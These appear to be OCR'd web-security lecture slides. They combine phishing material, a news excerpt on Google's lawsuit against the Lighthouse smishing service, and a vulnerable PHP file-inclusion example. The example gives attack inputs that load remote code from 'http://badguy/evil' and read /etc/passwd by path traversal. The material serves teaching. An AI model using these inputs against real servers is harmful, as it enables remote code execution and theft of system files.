
Safe to type your password?




Safe to type your password?




Safe to type your password?



Safe to type your password?



Safe to type your password?



Terms Describing this

- **Lookalike website** — general, plain-English term
- **Spoofed website** — emphasizes impersonation
- **Phishing website** — if the goal is credential theft or fraud
- **Typosquatted domain** — if the attacker uses a misspelled domain
- **Homograph domain** — if the domain uses visually confusable characters
- **Brand impersonation site** — useful broader term


Google sues to dismantle Chinese phishing platform behind US toll scams

By **Lawrence Abrams**

November 12, 2025 03:59 PM 2


Google has filed a lawsuit to dismantle "Lighthouse", a phishing-as-a-service (PhaaS) platform used by cybercriminals worldwide to steal credit card information through SMS phishing ("smishing") attacks that impersonate the U.S. Postal Service (USPS) and E-ZPass toll systems.

BleepingComputer has previously reported on such scams after massive phishing campaigns targeted people in the United States, claiming to be from toll authorities.



EZ Pass phishing text

The links in these smishing texts point to sites that impersonate toll authorities that claim the visitor has unsettled toll charges. However, the main goal of these sites is to steal personal information and credit card numbers for use in additional financial fraud.



The phishing page victims land on

Web Security, Part II

(as usual, thanks to Dave Wagner and Vern Paxson, who themselves thank Giovanni Vigna and John Mitchell)

Injection via file inclusion

```php
<?php
    $color = 'blue';
    if (isset( $_GET['COLOR'] ) )
        $color = $_GET['COLOR'];
    require( $color . '.php' );
?>
```

2. PHP code executed by server

3. Now suppose COLOR=http://badguy/evil
Or: COLOR=../../../etc/passwd%00

A form of *directory traversal* (or *path traversal*).


Can also work directly w/ URLs:

e.g.: http://victim.com/cgi-bin/../../../../../etc/passwd

(seen every day)

